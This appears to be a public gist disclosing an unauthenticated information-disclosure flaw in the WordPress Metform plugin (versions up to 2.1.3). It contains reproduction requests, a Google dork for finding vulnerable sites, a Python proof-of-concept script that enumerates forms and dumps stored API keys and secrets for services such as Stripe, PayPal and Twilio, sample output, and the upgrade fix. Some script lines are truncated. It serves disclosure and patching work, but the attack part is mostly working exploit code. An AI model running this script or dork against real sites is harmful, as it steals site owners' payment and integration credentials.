

Instantly share code, notes, and snippets.


Xib3rR4dAr / [WP_plugin_metform__Improper-Access-Control-Allowing-Unauthenticated-Sensitive-Information-Disclosure_PoC.md](#) Secret

Created 7 months ago

☆ Star

<> Code ↻ Revisions 1

WordPress Plugin Metform <= 2.1.3 - Improper Access Control Allowing Unauthenticated Sensitive Information Disclosure

 [WP_plugin_metform__Improper-Access-Control-Allowing-Unauthenticated-Sensitive-Information-Disclosure_PoC.md](#)

WordPress Plugin Metform <= 2.1.3 - Improper Access Control Allowing Unauthenticated Sensitive Information Disclosure


Exploit Title	WordPress Plugin Metform <= 2.1.3 - Improper Access Control Allowing Unauthenticated Sensitive Information Disclosure
Exploit Author	Muhammad Zeeshan (Xib3rR4dAr)
Date	April 11, 2022
Plugin Link	Metform Elementor Contact Form Builder
Plugin Active Installations	100,000+
Version	2.1.3 (latest version at time of vulnerability discovery)
Tested on	Wordpress 5.9.3
Vulnerable	/wp-json/metform/v1/forms/get/{form_id_here}

Endpoint	
Vulnerable File	/wp-content/plugins/metform/core/forms/action.php#L185
Unauthenticated Disclosed Information	All configured API keys/secrets of 3rd party integrations like that of PayPal, Stripe, Mailchimp, Hubspot, HelpScout, reCAPTCHA and many more
Google Dork	intext:parent.decodeEntities OR inurl:/wp-content/plugins/metform
CVE	N/A

Description

Metform contact form builder is an addon for elementor used to build any contact form on the fly with Metform drag and drop builder. It can manage multiple contact forms and one can customize the form with an elementor builder. Metform can be integrated with various third-party APIs.

MetForm integrated with



Integrated with Payment Providers



API keys and secrets of third-part integrations can be added and viewed by Wordpress admins.

Vulnerability: The Metform WordPress plugin is vulnerable to sensitive information disclosure due to improper access control in the `~/core/forms/action.php` file which can be exploited by an unauthenticated attacker to view all API keys and secrets of integrated third-party APIs like that of PayPal, Stripe, Mailchimp, Hubspot, HelpScout, reCAPTCHA and many more, in versions up to and including 2.1.3.

Vulnerable Endpoint: `/wp-json/metform/v1/forms/get/{form_id_here}`

Reproduction Steps

- On wordpress installation, where Metform's version $\leq 2.1.3$ is running, send a GET request to:

```
/wp-json/metform/v1/forms/templates/0
```

It will list all form ids and their titles

- Pick any existent form id and send GET request to following replacing `{form_id_here}` with numeric form id received from previous step

```
/wp-json/metform/v1/forms/get/{form_id_here}
```

It will list all the juicy stuff.

Vulnerable Code

```
/wp-content/plugins/metform/core/forms/action.php#L185 Vulnerable Method:  
get_all_data
```

```

        public function get_all_data($post_id) {

            $post = get_post($post_id);

            ...

            return $all_settings;

        }

```

Proof of Concept

```

import requests, json
from bs4 import BeautifulSoup
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

# Uncomment to use proxy
proxyDict = {
    "http": "http://127.0.0.1:8081",
    "https": "http://127.0.0.1:8081"
}

wpurl = input('\nWordPress URL: ')
exploit1 = f'/wp-json/metform/v1/forms/templates/0'
exploit1_url = wpurl+exploit1

headers = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 12_2_1

resp_templates = requests.get(exploit1_url, headers=headers, proxies=proxyDic

soup = BeautifulSoup(resp_templates.text, features="lxml")

for option in soup.find_all('option'):
    print(f"\nForm ID: {option['value']}, Form Title: {option.text}")
    exploit2 = f"/wp-json/metform/v1/forms/get/{option['value']}"
    exploit2_url = wpurl+exploit2
    resp_forms = requests.get(exploit2_url, headers=headers, proxies=prox
    if resp_forms.text:
        data = resp_forms.json()
        print(json.dumps(data, sort_keys=True, indent=4))

```



Sample Output/Value of keys disclosed:

```
λ python poc.py
```

```
WordPress URL: http://192.168.0.112
```

```
Form ID: 123, Form Title: SomeFormTitle
```

```
{
  "admin_email_attach_submission_copy": "",
  "admin_email_body": "",
  "admin_email_from": "",
  "admin_email_reply_to": "",
  "admin_email_subject": "",
  "admin_email_to": "",
  "aweber_opt": [],
  "capture_user_browser_data": "",
  "ckit_opt": [],
  "count_views": "",
  "email_verification_confirm_redirect": "",
  "email_verification_email_subject": "",
  "email_verification_enable": "",
  "email_verification_heading": "",
  "email_verification_paragraph": "",
  "enable_admin_notification": "",
  "enable_recaptcha": "",
  "enable_user_notification": "",
  "entry_title": "",
  "failed_cancel_url": "",
  "form_title": "",
  "hide_form_after_submission": "",
  "input_names": "",
  "limit_total_entries": "",
  "limit_total_entries_status": "",
  "mf_active_campaign": "",
  "mf_active_campaign_api_key": "",
  "mf_active_campaign_list_id": "",
  "mf_active_campaign_tag_id": "",
  "mf_active_campaign_url": "",
  "mf_automizy": "",
  "mf_automizy_api_token": "",
  "mf_automizy_list_id": "",
  "mf_aweber_dev_api_key": "",
  "mf_aweber_dev_api_sec": "",
  "mf_aweber_list_id": "",
  "mf_ckit_api_key": "",
  "mf_ckit_list_id": "",
  "mf_ckit_sec_key": "",
  "mf_convert_kit": "",
  "mf_fluent": "",
  "mf_fluent_webhook": "",
```

```
"mf_form_to_post": "",
"mf_get_reponse_api_key": "",
"mf_get_response": "",
"mf_get_response_list_id": "",
"mf_google_map_api_key": "",
"mf_google_sheet": "",
"mf_google_sheet_client_id": "",
"mf_google_sheet_client_secret": "",
"mf_helpscout": "",
"mf_helpscout_app_id": "",
"mf_helpscout_app_secret": "",
"mf_helpscout_conversation_customer_email": "",
"mf_helpscout_conversation_customer_first_name": "",
"mf_helpscout_conversation_customer_last_name": "",
"mf_helpscout_conversation_customer_message": "",
"mf_helpscout_conversation_subject": "",
"mf_helpscout_mailbox": "",
"mf_helpscout_token": "",
"mf_hubspot_token": "",
"mf_hubspot": "",
"mf_hubspot_form_guid": "",
"mf_hubspot_form_portalId": "",
"mf_hubspot_forms": "",
"mf_login": "",
"mf_mail_aweber": "",
"mf_mail_chimp": "",
"mf_mail_poet": "",
"mf_mail_poet_list_id": "",
"mf_mailchimp_api_key": "",
"mf_mailchimp_list_id": "",
"mf_mailster": "",
"mf_mailster_fields": "",
"mf_mailster_list_id": "",
"mf_payment_currency": "",
"mf_paypal": "",
"mf_paypal_email": "",
"mf_paypal_sandbox": "",
"mf_paypal_token": "",
"mf_post_submission_author": "",
"mf_post_submission_content": "",
"mf_post_submission_featured_image": "",
"mf_post_submission_post_type": "",
"mf_post_submission_title": "",
"mf_recaptcha": "",
"mf_recaptcha_secret_key": "",
"mf_recaptcha_secret_key_v3": "",
"mf_recaptcha_site_key": "",
"mf_recaptcha_site_key_v3": "",
"mf_recaptcha_version": "",
```

```

"mf_registration": "",
"mf_rest_api": "",
"mf_rest_api_method": "",
"mf_rest_api_url": "",
"mf_slack": "",
"mf_slack_webhook": "",
"mf_sms_admin_body": "",
"mf_sms_admin_status": "",
"mf_sms_admin_to": "",
"mf_sms_from": "",
"mf_sms_status": "",
"mf_sms_twilio_account_sid": "",
"mf_sms_twilio_auth_token": "",
"mf_sms_user_body": "",
"mf_sms_user_status": "",
"mf_stop_vertical_scrolling": "",
"mf_stripe": "",
"mf_stripe_image_url": "",
"mf_stripe_live_publishable_key": "",
"mf_stripe_live_secret_key": "",
"mf_stripe_sandbox": "",
"mf_stripe_test_publishable_key": "",
"mf_stripe_test_secret_key": "",
"mf_thank_you_page": "",
"mf_zapier": "",
"mf_zapier_webhook": "",
"mf_zoho": "",
"mf_zoho_token": "",
"mp_opt": [],
"multiple_submission": "",
"redirect_to": "",
"require_login": "",
"store_entries": "1",
"success_message": "",
"success_url": "",
"user_email_attach_submission_copy": "",
"user_email_body": "",
"user_email_from": "",
"user_email_reply_to": "",
"user_email_subject": ""
}

```

Fix:

- Update Metform plugin to version 2.1.4, or newer.